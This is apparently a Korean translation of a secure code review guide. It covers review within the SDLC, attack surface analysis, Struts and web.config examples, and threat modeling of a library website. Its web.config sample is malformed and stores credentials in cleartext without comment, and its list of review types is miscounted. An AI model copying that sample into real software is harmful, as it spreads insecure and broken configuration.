보안 코드 리뷰는 정형화 수준에 따라 매우 다양하다. 검토방법은 동료를 초대하여 취약점을 발견하도록 것과 같이 비정형적일 수도 있고, 역할과 책임, 그리고 정형적인 수치와 품질 측정 프로그램을 정의하여 훈련된 팀과 함께 하는 정형적으로 소프트웨어를 점검할 수도 있다.

칼 위그너(Karl Wiegers)는 소프트웨어 상호 점검에 가장 비정형적인 방식에서 가장 정형적인 방식까지 다음과 같이 7 개 점검 프로세스 항목을 만들었다.

1. 애드혹(Ad hoc) 리뷰
2. 패스어라운드(Passaround)
3. 페어 프로그래밍(Pair programming)
4. 워크스루(Walkthrough)
5. 팀 리뷰
6. 인스펙션(Inspection)


SDLC 전 과정에서 애플리케이션 보안 컨설턴트가 개입해야 한다. 생명 주기 전체에서 보안을 수행하는 일은 "설계 우선" 보안 노력이나 단일화된 사전 소프트웨어 보안 검토보다 훨씬 더 효과적이다. 일정 간격으로 개입하는 이유는 잠재적인 문제점이 개발 생명 주기에서 일찍 탐지되어 비용이 적게 들기 때문이다.

시스템 개발 생명 주기(SDLC)와 보안 코드 리뷰를 결합하면 전반적으로 개발되는 코드 품질은 굉장히 향상되는 결과를 가져온다. 보안 코드 리뷰는 특효약은 아니지만 건전한 애플리케이션 개발 습관의 일부다. 애플리케이션 프로그램 보안에 대한 다층 방어(defense-in-depth) 접근 방식의 한 단계로서 고려해야 한다. 보안 코드 리뷰는 안전한 소프트웨어 개발 접근의 초석이기도 하다. SDLC 에 이 단계를 통합하면 복잡하고 비용이 추가되는 것으로 보이지만, 장기적인 시각으로 보면 오늘날 사이버 공간에서 효과적이고 신뢰를 쌓으면서 비즈니스를 할 수 있는 최고의 방법이다.

폭포수 SDLC 예제

1. 요구사항 정의
    1. 애플리케이션 보안 요구사항
2. 아키텍쳐와 설계
    1. 애플리케이션 보안 아키텍쳐와 위협 모델
3. 개발
    1. 보안 코딩 사례
    2. 보안 테스팅
    3. 보안 코딩 점검

4. 테스트
    1. 침투 테스팅
5. 구현
    1. 안전한 설정 관리
    2. 안전한 구현
6. 유지보수




애자일 보안 방법론 예제

1. 계획
    1. 보안 이해 관계자 내용 파악
    2. 보안 통제 파악
    3. 보안 테스트 사례 파악
2. 스프린트
    1. 안전한 코딩
    2. 보안 테스트 사례
    3. 상호 보안 점검
3. 개발
    1. 보안성 입증 (침투 시험과 보안 코드 리뷰)

보안 코드 리뷰 범위

공격 접점의 이해

"모든 입력 값은 그 반대편에서 동등한 (잘 정렬된)출력값을 갖는다"



보안 코드 리뷰의 주된 부분은 공격 접점을 분석하는 것이다. 애플리케이션은 입력 값을 받아서 어떤 종류의 출력 값을 만들어 낸다. 애플리케이션을 공격하는 것은 입력 값 흐름을 이용하는 것이고, 애플리케이션이 예상치 못한 방향으로 실행되면서 발생한다. 따라서 우선적으로 코드의 모든 입력 값을 검증하는 것이 필요하다. 입력 값의 예는 다음과 같다.

- 브라우저 입력 값
- 쿠키
- 속성 파일
- 외부 프로세스
- 데이터 입력
- 서비스 응답
- 플랫 파일(Flat files)
- 커맨드 라인 파라미터
- 환경 변수

공격 접점 조사시 동적 및 정적 데이터 흐름을 분석한다. 매개변수, 메소드 호출 및 데이터 교환 매커니즘에 요구되는 보안을 수행한다면, 워크플로우 전체를 통틀어 언제 어디에 변수가 설정되고 그 변수가 어떻게 사용되는지, 객체와 매개변수의 속성이 프로그램 내의 다른 데이터에 어떻게 영향을 미치는지를 정의한다.

애플리케이션 내의 모든 트랜잭션들은 각각을 호출하는 적절한 보안 기능에 따라 식별되고 분석되어야 한다. 트랜잭션 분석이 수행되는 동안 분석되는 대상 영역은 다음과 같다.

- 모든 신뢰되지 않은 출처로부터의 데이터/입력 값 검증
- 인증
- 세션 관리
- 인가
- 암호(미사용 데이터 및 전송 데이터)
- 오류 처리 / 정보 누출
- 감사 기록
- 보안 코드 환경

리뷰 대상에 대한 이해:

현재 대부분의 애플리케이션은 프레임워크를 이용해서 개발된다. 이러한 프레임워크는 잡다한 많은 일을 대신할 수 있어 개발자의 일을 줄여준다. 따라서 개발팀에서 개발한 객체는 프레임워크의 기능을 확장시킨 것이다. 여기서 무엇보다도 중요한 것은 주어진 프레임워크와 애플리케이션에 대한 지식으로 해당 프레임워크와 애플리케이션이 실행된다는 것이다. 많은 트랜잭션 기능은 개발자 코드에서는 잘 보이지 않고 부모 클래스에서 다뤄질 것이다.

분석가는 눈 앞에 놓인 프레임워크를 인지하고 해당 프레임워크에 대해 능숙해야 한다.

예제:

자바:

스트럿츠에서 *struts-config.xml* 파일과 *web.xml* 파일은 애플리케이션의 트랜잭션 기능을 검토하기 위한 핵심포인트이다.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE struts-config PUBLIC
        "-//Apache Software Foundation//DTD Struts Configuration 1.0//EN"
        "http://jakarta.apache.org/struts/dtds/struts-config_1_0.dtd">
<struts-config>
```

```
 <form-beans>
     <form-bean name="login" type="test.struts.LoginForm" />
 </form-beans>
 <global-forwards>
 </global-forwards>
 <action-mappings>
   <action path="/login" type="test.struts.LoginAction" >
<forward name="valid" path="/jsp/MainMenu.jsp" /> <forward name="invalid" path="/jsp/LoginView.jsp"
/> </action>
 </action-mappings>
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
 <set-property property="pathnames"
value="/test/WEB-INF/validator-rules.xml, /WEB-INF/validation.xml"/>
</plug-in>
</struts-config>
```

struts-config.xml 파일은 각각 HTTP 요청에 대한 행위 매핑(action mapping)이 있는 반면, web.xml 파일은 배치 설명서(DD, deployment descriptor)를 포함하고 있다.

예: 스트럿츠 프레임워크는 입력 데이터를 검증하기 위하여 정규 표현식을 이용하는 검증 엔진을 보유하고 있다. 검증 엔진의 장점은 코드에서 각각의 폼 빈(form bean)에 입력될 필요가 없다는 것이다. (폼 빈은 HTTP 요청으로부터 데이터를 받는 자바 객체이다.) 검증 엔진은 스트럿츠 내에서 기본으로 활성화 되어 있지 않다. 활성화 하려면, struts-config.xml 의 빨간색으로 표시된 <plug-in> 절에 반드시 plug-in 이 정의되어야 한다. 정의된 속성(property)은 스트럿츠 프레임워크는 사용자 정의 검증 규측이 정의되었으며(validation.xml), 이에 해당하는 실제 규칙이 정의되었다는 것을(validation-rules.xml) 알려준다.

스트럿츠 프레임워크를 이해하지 못해도 자바코드에 대한 간단한 감사를 통해 어떤 검증 절차도 없는 경우와 정의된 규칙과 자바기능 사이의 관계가 없는 경우를 걸러낼 수 있다.

위 코드에서 파란색으로 표시된 부분의 행위 매핑은 요청을 받아들이는 애플리케이션이 취하는 행위를 정의한다. 여기서 URL 이 /login 을 포함할 때 ***LoginAction*** 쉘이 호출되는 것을 확인할 수 있다. 행위 매핑으로부터 외부 입력 값을 받았을 때 해당 애플리케이션이 실행할 트랜잭션을 볼 수 있다.

.NET:

ASP.NET/ IIS 애플리케이션은 애플리케이션 설정 상태를 유지하기 위하여 *web.config* 라는 이름의 XML기반 설정 파일을 갖고 있다. 이는 인증, 인가, 오류페이지, HTTP 설정, 디버그 설정, 웹 서비스 설정 등의 문제를 설정할 수 있다.

이러한 파일에 대한 지식없이 트랜잭션 분석은 어렵고, 부정확할 수 있다.

web.config 파일을 웹 애플리케이션 가상 디렉토리의 최상위경로에 위치시킬 수 있다. 설정 파일이 없다면, 기본 설정은 *machine.config* 파일이 설정에 사용된다. 설정파일이 있으면, *web.config* 파일의 어떤 설정에 관계없이 기본 설정을 오버라이드 할 것이다.

web.config 파일 예시:

```
<authentication mode="Forms">
  <forms name="name"
         loginUrl="url"
         protection="Encryption"
         timeout="30" path="/" >
         requireSSL="true|"
         slidingExpiration="false">
     <credentials passwordFormat="Clear">
        <user name="username" password="password"/>
     </credentials>
  </forms>
  <passport redirectUrl="internal"/>
</authentication>
```

이 설정 파일 예제의 내용은 다음과 같다:
authentication mode: 기본 인증 모드는 ASP.NET 폼 기반의 인증을 사용한다.
loginUrl: 유효한 인증 쿠키가 없을 때, 로그온을 위해 HTTP요청이 리다이렉트되는 URL을 지정한다.
protection: 쿠키가 3DES 혹은 DES를 사용해 암호화되도록 지정한다. 하지만 쿠키에서 DV가 수행되지는 않는다. 평문 공격에 주의해야 한다.
timeout: 쿠키가 만료되는 시간(분)
여기에서 중요한 점은 대부분의 중요 보안설정이 코드에는 없으며, 프레임워크 설정 파일 내에서 가능하다. 그래서 프레임워크 기반의 애플리케이션을 리뷰할 때 프레임워크에 대한 지식은 무엇보다도 중요하다.

애플리케이션 위협 모델링

소개

위협 모델링은 애플리케이션 보안 분석을 위한 하나의 방법이다. 이는 애플리케이션과 관련 보안 위험을 식별, 정량화가 가능한 가능한 구조화된 접근법이다. 위협 모델링은 코드 리뷰를 위한 방법이 아니라 보안 코드 리뷰 절차를 보완한다. SDLC 내 위협 모델링을 포함하면 애플리케이션이 초기부터 보안을 고려해서 개발되었는지 확인할 수 있다. 이는 위협 모델링 과정의 일부분으로써 생성된 문서로 검토자에게 해당 시스템을 전반적으로 이해할 수 있도록 도와준다. 이는 검토자가 애플리케이션의 입력 지점이 어디해 위치해 있는지, 또 각 입력 지점과 관련된 위협들은 어떤것이 있는 지 알 수 있도록 한다. 위협 모델링은 이제는 새로운 개념이 아니지만 수년간에 걸쳐 위협 모델리에 대한 인식이 변하였다. 현재 위협 모델링은 시스템을 방어하는 입장과 반대로, 잠재적 공격자의 관점에서 시스템을 바라보고 있다. 마이크로소프트는 지난 몇 년간 이 프로세스에 대해 강력하게 지지 해왔다. 마이크로소프트는 위협 모델링을 자사 제품의 보안성 향상을 위한 SDLC 의 핵심 요소로 만들어왔다.

기존의 애플리케이션과 같은 SDLC 외부에서 소스 코드를 분석할 때, 위협 모델링을 통해 깊이 있는 분석과 폭넓은 분석을 수행하여 소스 코드 분석의 복잡도를 줄일 수 있다. 동등한 관점으로 모든 소스 코드를 리뷰하는 대신에, 고위험군에 속한 위협 모델링의 구성요소에 대해서는 우선적으로 보안 코드 리뷰를 할 수 있다.

위협 모델링 절차는 3 단계로 나뉜다.

1 단계: 애플리케이션 분리. 위협 모델링의 첫 단계는 애플리케이션이 외부 개체와 어떻게 반응하는 지 및 애플리케이션에 대한 이해를 얻는 것과 관련이 있다. 이는 잠재적인 공격자 관점에서 애플리케이션과 어떻게 상호작용 하는지를 확인하기 위한 입력 지점을 확인하는 것과, 공격자가 관심있게 볼만한 항목이나 영역, 애플리케이션이 외부 개체에 대해 접근을 허용할 신뢰도 수준을 확인하는 것에 대해 해당 애플리케이션이 어떻게 사용되는지 이해하기 위한 사용자 케이스 생성을 포함한다. 이 정보는 위협 모델(Threat Model) 문서에 명세되어 있으며, 해당 애플리케이션에 대한 데이터 플로우 다이어그램(Data Flow Diagrams, DFDs)을 제작하는 데에도 사용된다. DFD 는 시스템 전체의 다양한 경로를 우선순위 영역을 하이라이트하여 보여준다.

2 단계: 위협 결정 및 순위화. 위협 범주화 방법론을 이용하여 위협을 확인하는 것이 중요하다. STRIDE 와 같은 위협 범주가 사용될 수 있고, 혹은 감사, 인증, 인가, 설정 관리, 통신 및 스토리지 내의 데이터 보호, 데이터 검증, 에외 관리와 같이 위협을 정의하는 애플리케이션 보안 프레임(Application Security Frame; ASF)를 사용할 수 있다. 위협 범주화의 목표는 공격자로부터의 위협과(STRIDE) 방어하는 관점 모두에서 위협을 확인할 수 있다. 1 단계에서 도출된 DFD 는 데이터 소스, 프로세스, 데이터 플로우, 사용자와의 상호작용과 같은 공격자의 관점에서의 잠재적인 위협 대상을 확인하는데 도움이 된다. 이러한 위협은 위협 대상에 대한 위협 트리의 최상위에서 확인할 수 있다. 위협을 목표로 하는 하나의 트리가 있다. 방어하는 관점에서, ASF 범주화는 각종

위협과 같은 보안 관제의 취약성을 확인하는데 도움이 된다. 예시로 제시된 공통적인 위협 목록은 이러한 위협을 확인하는 데 도움이 된다. 적절한 사용과 오용 사례들은 현존하는 보안 장치들이 어떻게 우회될수 있는지, 또는 이러한 보안이 적용되었을 때 결함이 어디에 존재하는지 분명히 보여줄 수 있다. 각 위협에 대한 보안 위험도 측정은 DREAD 와 같은 값 기반의 위험도 모델이나 발생 가능성이나 영향도와 같이 일반적 위험 요소들을 기반으로 하는 비교적 덜 주관적인 질적 위험 모델을 이용해 측정할 수 있다.

3 단계: 대응방안과 완화방안을 강구하라. 특정 위협에 대한 보안 결함은 바로 대응해야 할정도로 위협에 노출된 취약점을 내포하고 있다. 이러한 대응책은 위협 대응 매핑 목록을 사용해 인증될 수 있다. 일단 어떤 보안 위협이 위험도 순위에 올라가면 위협의 최상위부터 최하위까지 정렬이 가능하며, 인증된 대응방안을 적용함으로써 위와 같은 위협의 대응을 위한 완화 작업에 대해 우선순위를 매길 수 있다. 위험 완화 전략에는 위험을 제거하고 감소시키는 사업적 효과로 인한 위협을 평가하는 것도 포함시켜야 한다. 다른 옵션에는 보상을 통제하고 해당 위협의 대상이되는 사용자에게 이를 알리며, 위협을 제거하거나 최소한 더 나은 옵션을 취하기 위해, 위험을 감수했을 때의 사업적 효과가 적합한지 추정하는 것을 포함시켜야 한다.

위의 각 단계를 수행한 후에는 문서화된다. 결과 문서는 해당 애플리케이션에 대한 위협 모델이다. 이 가이드는 위협 모델링의 개념을 설명하기 위한 예시로 사용될 것이다. 본 예제는 대학 도서관 웹사이트로, 이를 이용해 위의 3 단계 각각을 학습하게 될 것이다. 본 가이드의 마지막에서 여러분들은 대학 도서관 웹사이트의 위협 모델을 만들게 된다. 위협 모델링 과정의 각 단계는 아래에 자세히 서술하겠다.

애플리케이션 분리

이 단계의 목표는 해당 애플리케이션을 이해하고, 어떻게 애플리케이션이 외부 개체와 상호작용하는지 이해하는 것이다. 정보 수집하고 문서화를 통해 목표를 달성할 수 있다. 올바른 정보가 수집되었는지 확인하도록 명확하게 정의된 구조를 이용해 정보를 수집하는 프로세스를 수행한다. 이 구조는 물론 어떻게 정보가 문서화되어야 하고 위협 모델을 산출할지도 정의한다.

위협 모델 정보

위협 모델의 첫번째 항목은 해당 위협 모델에 관련된 정보이다. 다음과 같은 것들이 포함되어 있어야 한다.

1. Application Name – 애플리케이션 이름
2. Application Version – 애플리케이션 버전
3. Description – 해당 애플리케이션의 상위 레벨 설명
4. Document Owner – 본 위협 모델링 문서의 소유자
5. Participants – 본 애플리케이션 위협 모델링 프로세스 참여자
6. Reviewer – 위협 모델 검토자

예:

<애플리케이션 이름>위협모델 정보	
애플리케이션 버전	1.0
설명:	대학 도서관 웹 사이트는 사서 및 도서관 이용자 (학생 및 교직원)에게 온라인 서비스를 제공하는 최초로 구현된 웹 사이트이다. 웹 사이트의 첫번째 구현이므로, 기능은 제한된다. 애플리케이션의 3 종류의 사용자가 있다. 1. 학생 2. 교직원 3. 사서 교직원과 학생은 로그인하고 도서 검색을 할 수 있으며, 교직원은 도서 요청을 할 수 있다. 사서는 로그인하고, 도서 추가, 사용자 추가 및 도서 검색을 할 수 있다.
문서 작성자:	David Lowry
참가자:	David Rook
검토자:	Eoin Keary

외부 종속성

외부 종속성은 애플리케이션에 위협을 야기할 수 있는 외부 코드에서 가져온 요소들을 의미한다. 이런 요소들은 일반적으로 어떤 조직의 통제 하에 있겠지만, 개발팀이 통제할 수 있는 것은 아니다. 외부 종속성을 조사할 때 첫번째로 살펴볼 것은 해당 애플리케이션이 제품 환경에서 어떻게 사용될 것이고 무엇을 필요로 할 것인가이다. 이는 애플리케이션이 의도대로 실행되는지 혹은 그렇지 않은지 확인하는 것도 해당된다. 예를들면 해당 기관의 표준을 강화시키고 방화벽의 뒤에서 동작시킬 목적으로 서버상에서 동작하는 애플리케이션의 경우, 이러한 정보는 외부 종속성 절에 문서화되어야 한다. 외부 종속성은 다음과 같이 문서화 한다.

1. ID – 외부 종속성에 인가된 고유 ID
2. 설명 – 외부 종속성의 텍스트 설명

예:

외부종속성	
ID	**설명**
1	대학 도서관 웹사이트는 아파치를 실행하는 리눅스 서버에서 실행된다. 서버는 대학의 서버 보안 강화 기준에 따라 보안성이 강화된다. 즉 최신의 운영체제의 애플리케이션과 애플리케이션 보안 패치를 포함한다.
2	데이터베이스 서버는 MySQL 이며 리눅스 서버에서 실행된다. 서버는 대학의 서버 보안 강화 기준에 따라 보안성이 강화된다. 즉 최신 운영체제의 애플리케이션과 애플리케이션 보안 패치를 포함한다.
3	웹서버와 데이터베이스 서버는 사설 네트워크 상에서 연결된다.
4	웹서버는 방화벽 뒤에 있으며, TLS 를 통해서만 통신이 가능하다.

입력 지점

입력 지점은 잠재적으로 공격자가 애플리케이션과 상호 작용하거나 데이터를 삽입할 수 있는 인터페이스를 의미한다. 잠재적인 공격자가 공격하기 위해서는 반드시 입력 지점이 존재한다. 애플리케이션 내의 입력 지점은 계층화 될 수 있는데, 예를 들면 웹 애플리케이션의 각 웹페이지는 다수의 입력 지점을 갖고 있다. 입력 지점은 다음과 같이 문서화 되어야 한다:

1. ID – 입력 지점에 허용된 고유 ID. 이 ID 를 이용해서 식별된 어떤 위협 또는 취약점을 가지고 있는 입력 지점은 상호 참조한다. 계층 입력 지점의 경우 major.minor 표기법이 사용되어야 함.
2. 이름 – 입력 지점과 그 목적을 확인할 서술명.
3. 설명 – 입력 지점에서 발생하는 인터랙션이나 프로세싱을 자세하게 글로 묘사.
4. 신뢰 수준 – 입력 지점에 요구되는 접근 수준은 여기에 문서화 된다. 이는 나중에 문서에 정의되는 신뢰 수준과 상호 참조되어야 한다.

예:

입력 지점			
ID	**이름**	**설명**	**신뢰 수준**

1	HTTPS 포트	대학도서관 웹사이트는 TLS 를 통해서만 접근 가능하다. 대학도서관 웹사이트에 있는 모든 페이지는 이 입력 지점에 계층화 되어있다.	(1) 익명 웹 사용자 (2) 정상 로그인 사용자 (3) 비정상 로그인 사용자 (4) 사서
1.1	도서관 메인 페이지	대학도서관 웹사이트의 시작 페이지는 모든 사용자의 입력 지점이다.	(1) 익명 웹 사용자 (2) 정상 로그인 사용자 (3) 비정상 로그인 사용자 (4) 사서
1.2	로그인 페이지	학생, 교직원 및 사서는 유스케이스 하나를 실행하기 전에 반드시 대학도서관 웹사이트에 로그인 해야한다.	(1) 익명 웹 사용자 (2) 정상 로그인 사용자 (3) 비정상 로그인 사용자 (4) 사서
1.2.1	로그인 기능	로그인 기능은 데이터베이스와 비교하여, 사용자를 인증한다.	(2) 정상 로그인 사용자 (3) 비정상 로그인 사용자 (4) 사서
1.3	검색 엔트리 페이지	검색어를 입력하는데 사용되는 페이지.	(2) 정상 로그인 사용자 (4) 사서

자산

시스템에는 해커가 관심을 가질만한 무언가를 반드시 갖고 있다. 이런 흥미로운 아이템들과 영역을 자산이라고 정의한다. 자산은 본질적으로 위협 목표가 되는데, 즉 이런것들이 위협이 존재하는 이유이다. 자산은 물리적 자산과 추상적 자산 모두가 될 수 있다. 예를 들면, 애플리케이션 자산은 클라이언트 목록 및 클라이언트의 개인 정보가 될 것이다. 이런 것들이 물리적 자산이다. 추상적 자산은 조직의 평판이 될 수 있다. 자산은 다음과 같이 위협 모델에서 문서화된다.

1. ID - 유일한 ID는 각 자산을 식별하기 위해 사용된다. ID는 위협이 존재하는 자산 또는 정의된 취약점을 상호 참조하는데 사용
2. 이름 - 자산을 식별하도록 설명한 이름
3. 설명 - 어떤 자산을 왜 보호해야 하는지를 설명
4. 신뢰 수준 – 입력 지점에 접근하기 위해 필요한 접근 레벨은 문서화 되어있다. 이것들은 다음 단계에서 정의된 신뢰 수준과 함께 상호 참조

예:

자산			
ID	**이름**	**설명**	**신뢰수준**
1	도서관 사용자 및 사서	학생, 교수진 및 사서와 관련된 자산	
1.1	상세 사용자 로그인	대학 도서관 웹사이트에 로그인 하기 위해 학생 또는 교수진들이 사용하는 로그인 자격인증	(2) 정상 로그인 사용자 (4) 사서 (5) DB 서버 관리자 (7) 웹서버 사용자 프로세스 (8) DB 읽는 사용자 (9) DB R/W 사용자
1.2	상세 사서 로그인	대학 도서관 웹사이트에 로그인 하기 위해 사서들이 사용하는 로그인 자격인증	(4) 사서 (5) DB 서버 관리자 (7) 웹 서버 사용자 프로세스 (8) DB Read 사용자 (9) DB R/W 사용자
1.3	개인정보	대학 도서관 웹사이트는 학생, 교직원, 사서와 관련된 개인 정보를 저장할 것이다	(4) 사서 (5) DB 서버 관리자 (6) 웹사이트 관리자 (7) 웹서버 사용자 프로세스 (8) DB Read 사용자 (9) DB R/W 사용자
2	시스템	하부 시스템과 관련된 자산	

2.1	대학 도서관 웹사이트 가용성 대학 도서관 웹사이트의 가용성	대학 도서관 웹사이트는 학생들, 교수진, 사서들이 하루 24 시간 언제든지 접근할 수 있어야 한다.	(5) DB 서버 관리자 (6) 웹사이트 관리자
2.2	웹 서버 사용자로 코드 실행 권한	웹 서버 사용자로서 웹 서버에서 소스 코드를 실행할 수 있다.	(6) 웹사이트 관리자 (7) 웹서버 사용자 프로세스
2.3	DB 열람 / 등록 사용자로서 SQL 실행 권한	SQL 을 실행하는 능력. 데이터베이스에서 Select 쿼리를 수행하여, 대학도서관에 저장된 정보를 검색한다.	(5) DB 서버 관리자 (8) DB Read 사용자 (9) DB R/W 사용자
2.4	DB R/W 사용자로서 SQL 실행 권한	SQL 을 실행하는 능력. 데이터베이스에 대한 열람, 등록 및 수정 쿼리를 실행하여, 대학도서관 데이터베이스에 저장된 정보에 읽기 및 쓰기 접근 권한이 있다.	(5) DB 서버 관리자 (9) DB R/W 사용자
3	웹 사이트	대학 도서관 웹사이트와 관련된 자산	
3.1	로그인 세션	대학도서관 웹사이트에 대한 사용자 로그인 세션이다. 사용자는 학생, 교직원 또는 사서이다.	(2) 정상 로그인 사용자 (4) 사서
3.2	DB 서버 접근	데이터베이스 운영을 위한 접근 권한을 갖고, 모든 사용자에 대한 접근 권한과 데이터베이스 내의 모든 데이터에 대한 접근 권한을 갖는다.	(5) DB 서버 관리자
3.3	사용자 생성 권한	학생, 교수진, 사서들 개개인이 시스템에 신규 계정을 생성할 수 있도록 한다	(4) 사서 (6) 웹사이트 관리자
3.3	감사 데이터	감사 데이터는 대학 도서관 애플리케이션 내에서 사용자들로부터 발생한 모든 감사 가능한 이벤트들을	(6) 웹사이트 관리자

	접근	보여 준다.	

신뢰 수준

신뢰 수준은 애플리케이션이 외부 객체들에게 허용하는 접근권한을 나타낸다. 신뢰 수준은 입력 지점과 자산을 상호 참조 한다. 이를 통해 각각의 입력 지점에서 요구되는 접근권한과 각각의 자산과 상호작용하는 접근 권한을 정의한다. 신뢰 수준은 위협 모델에 아래와 같이 문서화 되어 있다 :

1. ID - 각 신뢰 수준에 부여된 유일한 식별자. 입력 지점, 자산과 함께 상호 참조 된다.
2. 이름 - 신뢰 수준을 가진 외부 객체를 식별하기 위한 이름
3. 설명 - 신뢰 수준을 가진 외부 객체에 대해 자세히 설명된 본문

예:

신뢰수준			
ID	**이름**	**설명**	
1	익명 웹 사용자	정당한 자격증명을 제공하지 않고 대학 도서관 웹 사이트에 접속된 사용자	
2	정상 로그인 사용자	정상적인 로그인을 통해 대학 도서관 웹사이트에 접속한 사용자	
3	비정상 로그인 사용자	비정상 로그인을 시도하여 대학 도서관 웹사이트에 접속한 사용자	
4	사서	사서는 도서관 웹사이트에 신규 사용자를 생성할 수 있으며 그들의 개인 정보를 열람할 수 있다.	
5	DB 서버 관리자	DB 서버 관리자는 대학 도서관 웹사이트 DB 에 읽기 또는 쓰기가 가능하다	
6	웹사이트 관리자	웹사이트 관리자는 대학 도서관 웹사이트 설정을 할 수 있다	
7	웹 서버 사용자	웹 서버에서 코드를 실행하고 데이터베이스 서버에 대해 하고	

	프로세스	데이터베이스 서버를 대상으로 자신을 인증하는 프로세스/사용자이다.	
8	DB Read 사용자	DB 사용자 계정은 DB 읽기 접근을 위해 사용된다.	
9	DB R/W 사용자	DB 사용자 계정은 DB 읽기 및 쓰기 접근을 위해 사용된다.	

데이터 흐름도

데이터 흐름도(DFD:Data Flow Diagram)를 이용해서 수집된 모든 정보를 통해 애플리케이션에 대해 정확하게 모델링할 수 있다. DFD는 애플리케이션 프로세스 데이터에 대한 시각적인 표현을 제공하여 애플리케이션에 대해 더 쉽게 이해할 수 있도록 한다. DFD의 장점은 애플리케이션을 통해 데이터가 이동하는 방법과 데이터가 이동할 때 발생하는 점에 대해서 초점을 두고 있다. DFD는 계층 구조이기 때문에 애플리케이션을 서브시스템과 낮은 수준의 서브시스템으로 분해하는데 사용될 수 있다. 높은 수준의 DFD를 통해 애플리케이션 모델링 범위를 명확하게 할 수 있다. 낮은 수준의 반복은 특정 데이터를 프로세싱 할 때 해당 프로세스에 초점을 맞추도록 해준다. DFD에서는 위협 모델링을 위해 사용되는 기호들이 있다. 이들은 다음과 같다.

외부 개체

외부 엔터티 모양은 입력 지점을 통해 연동되는 애플리케이션 외부의 개체를 표현하는데 사용된다. ~~되어 진다~~

프로세스


프로세스 모양은 애플리케이션 내의 데이터를 처리하는 일을 표현한다. 해당 태스크는 데이터를 처리하거나 데이터에 기반한 동작을 수행할 것이다.

다중 프로세스

다중 프로세스 모양은 서브 프로세스 집합을 보여준다. 다중 프로세스는 다른 DFD에서 서브 프로세스로 나뉠 수 있다.

데이터 저장소

데이터 저장소 모양은 데이터가 저장된 위치를 나타내는데 사용된다. 데이터 저장소는 데이터를 수정할 수 없으며 오직 데이터를 저장한다.




데이터 흐름

데이터 흐름 모양은 애플리케이션 내의 데이터 이동을 나타낸다. 데이터 이동의 방향은 화살표에 의해 표현된다.

